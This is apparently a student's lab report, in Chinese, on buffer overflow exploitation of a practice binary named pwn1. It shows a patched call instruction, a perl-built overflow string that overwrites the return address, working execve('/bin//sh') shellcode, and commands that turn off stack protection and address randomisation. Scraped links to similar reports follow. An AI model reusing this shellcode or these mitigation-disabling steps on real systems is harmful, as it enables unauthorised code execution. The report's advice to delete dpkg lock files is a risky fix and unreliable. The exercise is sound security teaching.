
2018-2019-2 20165313《网络对抗技术》Exp1 缓冲区溢出实验
实践涉及指令
NOP:NOP指令即“空指令”。执行到NOP指令时,CPU什么也不做,仅仅当做一个指令执行过去并继续执行NOP后面的一条指令。(机器码:90)
JNE:条件转移指令,如果不相等则跳转。(机器码:75)
JE:条件转移指令,如果相等则跳转。(机器码:74)
JMP:无条件转移指令。段内直接短转Jmp
CMP:比较指令,功能相当于减法指令,只是对操作数之间运算比较,不保存结果。cmp指令执行后,将对标志寄存器产生影响。其他相关指令通过识别这些被影响的标志寄存器位来得知比较结果。
实践内容
本次实践的对象是一个名为pwn1的linux可执行文件。
该程序正常执行流程是:main调用foo函数,foo函数会简单回显任何用户输入的字符串。
该程序同时包含另一个代码片段,getShell,会返回一个可用Shell。正常情况下这个代码是不会被运行的。我们实践的目标就是想办法运行这个代码片段。我们将学习两种方法运行这个代码片段,然后学习如何注入运行任何Shellcode.。
三个实践内容如下:
    手工修改可执行文件,改变程序执行流程,直接跳转到getShell函数。

    利用foo函数的Bof漏洞,构造一个攻击输入字符串,覆盖返回地址,触发getShell函数。

    注入一个自己制作的shellcode并运行这段shellcode。
这几种思路,基本代表现实情况中的攻击目标:
    运行原本不可访问的代码片段

    强行修改程序执行流

    以及注入运行任意代码。
实践过程 (以下所示图片都是实践过程中截图,故并无特别标识)
实践一:直接修改程序机器指令,改变程序执行流程
(1)通过objdump -d pwn1对文件进行反汇编,并获得需要的三个信息,如下图:



(2)通过上图可看出,想要直接调用getShell,则需要将main函数中指向foo的地址改变为指向getShell的地址,则通过计算确定修改项 d7,改为c3即可。修改方式和结果如下:
(3)运行结果如图所示:

注意在16进制文件中寻找e8d7时,应该逐条寻找,即看到e8 就应该观察不然会直接跳到文末无法找到对应值。

实践二:通过构造输入参数,造成BOF攻击,改变程序执行流
(1)通过gdb调试,判断那几个字节覆盖到后面的指令。

由图可知,eip的值为ASCII 5,所以覆盖的字节在后8字节。
(2)确定构造字序。

由图可看出,覆盖顺序为4321。
(3)构造字符串:因为键盘无法输入16进制数,所以使用prel方法,将getShell的内存地址写入输入字符串中
perl -e 'print "11111111222222223333333344444444\x7d\x84\x04\x08\x0a"' > input

实践三:注入Shellcode并执行(此步骤时出了一点问题,源文件夹不可用,所以换了一个文件夹)
(1)首先使用 apt-get install execstack 命令安装execstack。 然后接连输入:
execstack -s pwn2016513    //设置堆栈可执行

execstack -q pwn2016513    //查询文件的堆栈是否可执行

more /proc/sys/kernel/randomize_va_space

echo "0" > /proc/sys/kernel/randomize_va_space //关闭地址随机化

more /proc/sys/kernel/randomize_va_space
(2)构造一个字符串:
~# perl -e 'print "\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80\x90\x4\x3\x2\x1\x00"' > input_shellcode
作为测试输入。
(3)输入
(cat input_shellcode;cat) | ./pwn1
(4)打开另一个终端。
ps -ef | grep pwn
查询进程号,并使用attach命令调试(在gdb中)


(5)修改输入字符串:
由教程可知应该用
retaddr+nops+shellcode
方式注入
由上图可看出esp为oxffffd21c,则其下一个地址0xffffd220就是所需地址。
修改命令如下:

perl -e 'print "A" x 32;print "\x20\xd2\xff\xff\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80\x90\x00\xd3\xff\xff\x00"' > input_shellcode
(6)运行
```(cat input_shellcode;cat)|./pwn20165313``
如下图:
实践中的问题:
E: 无法获得锁 /var/lib/dpkg/lock - open (11: 资源临时不可用)
E: 无法对管理目录(/var/lib/dpkg/)加锁,是不是另一个包管理程序在使用它?
解决方案:
sudo rm /var/cache/apt/archives/lock
sudo rm /var/lib/dpkg/lock
实践收获与感悟
本次实践我参考了 https://gitee.com/wildlinux/NetSec/blob/master/ExpGuides/0x11_MAL_逆向与Bof基础.md 和学长的报告来做的,初步了解了怎么去利用Bof漏洞,怎么简易地修改和注入shellcode等一系列相关知识。收获很大,但要学的还是很多。
实践问题回答:
什么是漏洞,漏洞的危害是什么?
百度百科:漏洞是在硬件、软件、协议的具体实现或系统安全策略上存在的缺陷,从而可以使攻击者能够在未授权的情况下访问或破坏系统。
自我理解:在我看来,漏洞就相当于人的性格上的缺陷(或者可以说是缺乏理智的时候)一样,虽然平时不会被注意,但一旦被发现并加以利用,就有可能造成严重后果(比如贪财的大爷大妈被骗钱)。而漏洞一旦被人利用,计算机就会在我们不知道的情况下泄露我们的隐私或者需要的计算机资源被破坏,就想那些被骗子牵着鼻子走的受害人一样,在自我未察觉的情况下,蒙受了巨大的损失。
2018-2019-2 20165313《网络对抗技术》Exp1 缓冲区溢出实验的更多相关文章
- 2018-2019-2 20165232《网络对抗技术》Exp1 缓冲区溢出实验
2018-2019-2 20165232<网络对抗技术>Exp1 缓冲区溢出实验 实验点1:逆向及Bof基础实践 实践任务 用一个pwn1文件. 该程序正常执行流程是:main调用foo函 ...
- 2018-2019-2 20165225《网络对抗技术》Exp1 缓冲区溢出实验
2018-2019-2 20165225<网络对抗技术>Exp1 缓冲区溢出实验 声明 虽然老师在邮箱中要求要把虚拟机名改为个人名字缩写,但是我的kali好像不是很听话...重启数次也没用 ...
- 2018-2019-2 20165212《网络对抗技术》Exp1 PC平台逆向破解
2018-2019-2 20165212<网络对抗技术>Exp1 缓冲区溢出实验 实验点1:逆向及Bof基础实践 实践任务 用一个pwn1文件. 该程序正常执行流程是:main调用foo ...
- 20155208徐子涵 《网络对抗技术》Web基础
20155208徐子涵 <网络对抗技术>Web基础 实验要求 Web前端HTML Web前端javascipt Web后端:MySQL基础:正常安装.启动MySQL,建库.创建用户.修改密 ...
- 20145311 王亦徐 《网络对抗技术》 Web基础
20145311 王亦徐 <网络对抗技术> Web基础 实验内容 简单的web前端页面(HTML.CSS等) 简单的web后台数据处理(PHP) Mysql数据库 一个简单的web登陆页面 ...
- 20165221 《网络对抗技术》EXP1 PC平台逆向破解
20165221 <网络对抗技术>EXP1 PC平台逆向破解 一.实验内容 本次实践的对象是一个名为pwn1的linux可执行文件. 该程序正常执行流程是:main调用foo函数,foo函 ...
- 2018-2019-2 网络对抗技术 20165325 Exp1 PC平台逆向破解
2018-2019-2 网络对抗技术 20165325 Exp1 PC平台逆向破解(BOF实验) 实验有三个模块: (一)直接修改程序机器指令,改变程序执行流程: (二)通过构造输入参数,造成BOF攻 ...
- 2018-2019-2 20165206《网络对抗技术》Exp1 PC平台逆向破解
- 2018-2019-2 20165206<网络对抗技术>Exp1 PC平台逆向破解 - 实验任务 本次实践的对象是一个名为pwn1的linux可执行文件. 该程序正常执行流程是:mai ...
- 2018-2019-2 20165317《网络对抗技术》Exp1 PC平台逆向破解
2018-2019-2 20165317<网络对抗技术>Exp1 PC平台逆向破解 实验目的 掌握NOP, JNE, JE, JMP, CMP汇编指令的机器码 NOP:无作用,英文&quo ...
随机推荐
- 记录linux配置
只写成功过程:1.配置sshd: 首先开启安全组端口,选择合适端口(tcp),shell输入vi /etc/services ->ssh修改(21变更为合适端口) 接着shell输入vi /et ...
- getString与optString的区别
JSONObject.getString("key"):当对象中没有key属性的时候,会抛出No value for "key"的异常: public Stri ...
- day13笔记
1:StringBuffer(掌握) (1)用字符串做拼接,比较耗时并且也耗内存,而这种拼接操作又是比较常见的,为了解决这个问题,Java就提供了 一个字符串缓冲区类.StringBuffer供我们使 ...
- 关于Linux时间设置的总结
系统环境:centos Linux的时间有两种,一种是系统时间,一种是硬件时间. 系统时间的查看:#date 系统时间的设置:#date -set 时间同步工具准备 Linux进行时间同步要使用一个工 ...
- 深度解析synchronized的实现原理(并发一)
一.synchronized实现原理 1.synchronized实现同步的基础: 1).普通同步方法:锁是当前实例对象 2).静态同步方法:锁是当前类的class对象 3).同步方法块:锁是括号里面 ...
- 汉诺塔问题-递归实现-JAVA
public class hanio { /** * @param args */ public static void main(String[] args) { // TODO Auto-gene ...
- [Paper][Link note]
http://ieeexplore.ieee.org/document/6974670/
- python 语法的一些特性记录
装饰器@符号 装饰器本质上是一个 Python 函数或类,它可以让其他函数或类在不需要做任何代码修改的前提下增加额外功能,装饰器的返回值也是一个函数/类对象.它经常用于有切面需求的场景,比如:插入日志 ...
- mssqlserver超级班助类 带详细用法
using System; using System.Collections; using System.Collections.Generic; using System.Configuration ...
- sql server 字符串根据指定分隔符进行分组
SET QUOTED_IDENTIFIER ON SET ANSI_NULLS ON GO --功能:分拆字符串 --参数:@String:要分拆的字符串:@Delimiter:分割符号 --返回值: ...